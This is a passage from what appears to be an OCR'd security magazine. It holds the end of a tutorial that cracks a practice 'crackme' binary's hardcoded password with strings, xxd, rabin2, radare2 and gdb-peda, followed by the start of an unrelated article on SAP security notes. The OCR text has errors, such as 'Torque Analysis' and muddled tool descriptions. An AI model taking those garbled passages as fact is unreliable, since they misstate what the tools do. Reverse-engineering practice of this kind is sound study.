
And now, you can see the password in clear text :)

USING XXD

Strings is primarily useful for determining the content of non-text files. It can be used for play by generating outputs in sequences of 0 and 1. It is also used by hackers to alter or correct program files in binary format. The xxd command outputs hex or dump from a given file.


It can do the opposite process, too - that is, converting a file with hexadecimal content to the original binary or text mode.

```
$xxd crackme0x00a
```



USING RABIN2

To use the rabin2 to crack the file, you will need to execute with a different parameter that we used at the information gathering process. If you refer to the manual, you will see that the parameter -z is used to show strings inside .data section (like gnu strings does).



So you will see again the password in clear text “g00dj0B!”

USING RADARE2


Radare is a Free Software framework and not Open-Source as they claim, since it is under GPL3. It is used for Reverse Engineering and Torque Analysis. It is also a very powerful tool as you can disassemble, string search, patching, data comparison, debugging, and more.


It can run on many platforms like GNU / Linux, Windows, BSD, IOS, and supports various formats.

You can use it like:

```
$radare2 crackme0x00a

 [0x08048430]> aaa
 [0x08048430]> pdf @ main
```

- aa: analyze all.
- aaa: analyze all with more info.
- pdf @ main: print disassemble function.





radare2 gives the view of the code.

There is *s2 char type pointer which is pointing to some strings i.e. our input (password). *s1 is “g00dJ0B!”, in the next step, both getting compared using strcmp.


USING GDB-PEDA

gdb-peda is like an add-on for gdb, you can install it from GitHub.

```
$gdb crackme0x00a
```


```
>gdb-peda$
```

disassemble main will show the main function of the binary.



There is an strcmp instruction on <+70>.Therefore, let's set the breakpoint at the location and run the program using the following commands:

```
gdb-peda$ break *0x0804852a

gdb-peda$ run
```



Enter the password to test the program. In this article, I use the incognito as a password.

```
EBX: 0x0
ECX: 0x1
EDX: 0xf7f9689c --> 0x0
ESI: 0xf7f95000 --> 0x1d9d6c
EDI: 0xf7f95000 --> 0x1d9d6c
EBP: 0xffffd1f8 --> 0x0
ESP: 0xffffd1c0 --> 0x804a024 ("g00dJ0B!")
EIP: 0x804852a (<main+70>:      call   0x80483c0 <strcmp@plt>)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804851b <main+55>: lea    eax,[esp+0x13]
   0x804851f <main+59>: mov    DWORD PTR [esp+0x4],eax
   0x8048523 <main+63>: mov    DWORD PTR [esp],0x804a024
=> 0x804852a <main+70>: call   0x80483c0 <strcmp@plt>
   0x804852f <main+75>: test   eax,eax
   0x8048531 <main+77>: jne    0x8048554 <main+112>
   0x8048533 <main+79>: mov    DWORD PTR [esp],0x8048654
   0x804853a <main+86>: call   0x80483f0 <puts@plt>
Guessed arguments:
arg[0]: 0x804a024 ("g00dJ0B!")
arg[1]: 0xffffd1d3 ("incognito")
[------------------------------------stack-------------------------------------]
0000| 0xffffd1c0 --> 0x804a024 ("g00dJ0B!")
0004| 0xffffd1c4 --> 0xffffd1d3 ("incognito")
0008| 0xffffd1c8 --> 0x8049ff4 --> 0x8049f28 --> 0x1
0012| 0xffffd1cc --> 0x8048591 (<__libc_csu_init+33>:   lea    eax,[ebx-0xe0])
0016| 0xffffd1d0 --> 0x69300000 ('')
0020| 0xffffd1d4 ("ncognito")
0024| 0xffffd1d8 ("nito")
0028| 0xffffd1dc --> 0xf7decd00 (jmp    FWORD PTR [edx+0x6c])
[------------------------------------------------------------------------------]
```

“incognito” is compared with the “g00dJ0B!”, gdb-peda also show some guess arguments. Now you can test the password to check whether it is ok, as shown in the picture below.

```
root@4lcyj0n35:~# ./crackme0x00a
Enter password: alcyjones
Wrong!
Enter password: g00dJ0B!
Congrats!
root@4lcyj0n35:~#
```

CONCLUSION

In computing, reverse engineering also exists, both hardware and software. However, in this case, we will only refer to reverse engineering software, where we usually have the scenario of having a compiled program, already in its binary format, we do not have its source, but we want to know how it was made, how it works and even how to change it. It is important to highlight that RE is not unique to binary files. It can also be from codes that use obfuscation techniques, intermediate compilation files, etc.

Before going directly to studies focused on reverse engineering, it is necessary to have the foundation well-formed; otherwise, you may be lost while reading literature about the subject, since it assumed that you already know assembly and system calls.

For more complete or accurate results of reverse engineering of a torque, more than one tool may need to be used. This points to a field that can be further explored in relation to developing a free tool that explores various elements of code.

REFERENCES

- "Modern Operating Systems" by Andrew S. Tanenbaum
- "Foundations of Operating Systems" by Silberschatz, Galbin and Gagne
- "The Art of Assembly Language, 2nd Edition" by Randall Hyde
- "Assembly Language Step-by-Step: Programming with Linux" by Jeff Duntemann
- "Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation", Alexandre Gazet, Elias Bachaalany, Sébastien Josse.
- "Reversing: Secrets of Reverse Engineering" by Eldad Eilam's

Reverse Engineering SAP Security Notes

Fred van de Langenberg

Fred van de Langenberg is one of the owners of protect4s.com, a company that specializes in SAP Infrastructure Security, and has been working as a freelance SAP technology consultant for 22 years.

Using only two such SQL statements, an attacker can create a new SAP user and subsequently assign it super user privileges, which may then be used to attack the SAP system. In effect, it would be a major (and very efficient) type of attack if this vulnerability could be exploited.

Introduction

When talking about software manufacturers, usually two names spring to mind: Microsoft and Oracle. Not too many people seem to know that SAP is the number three in the world and that 77% of the world's transaction revenue touches an SAP system at some point.

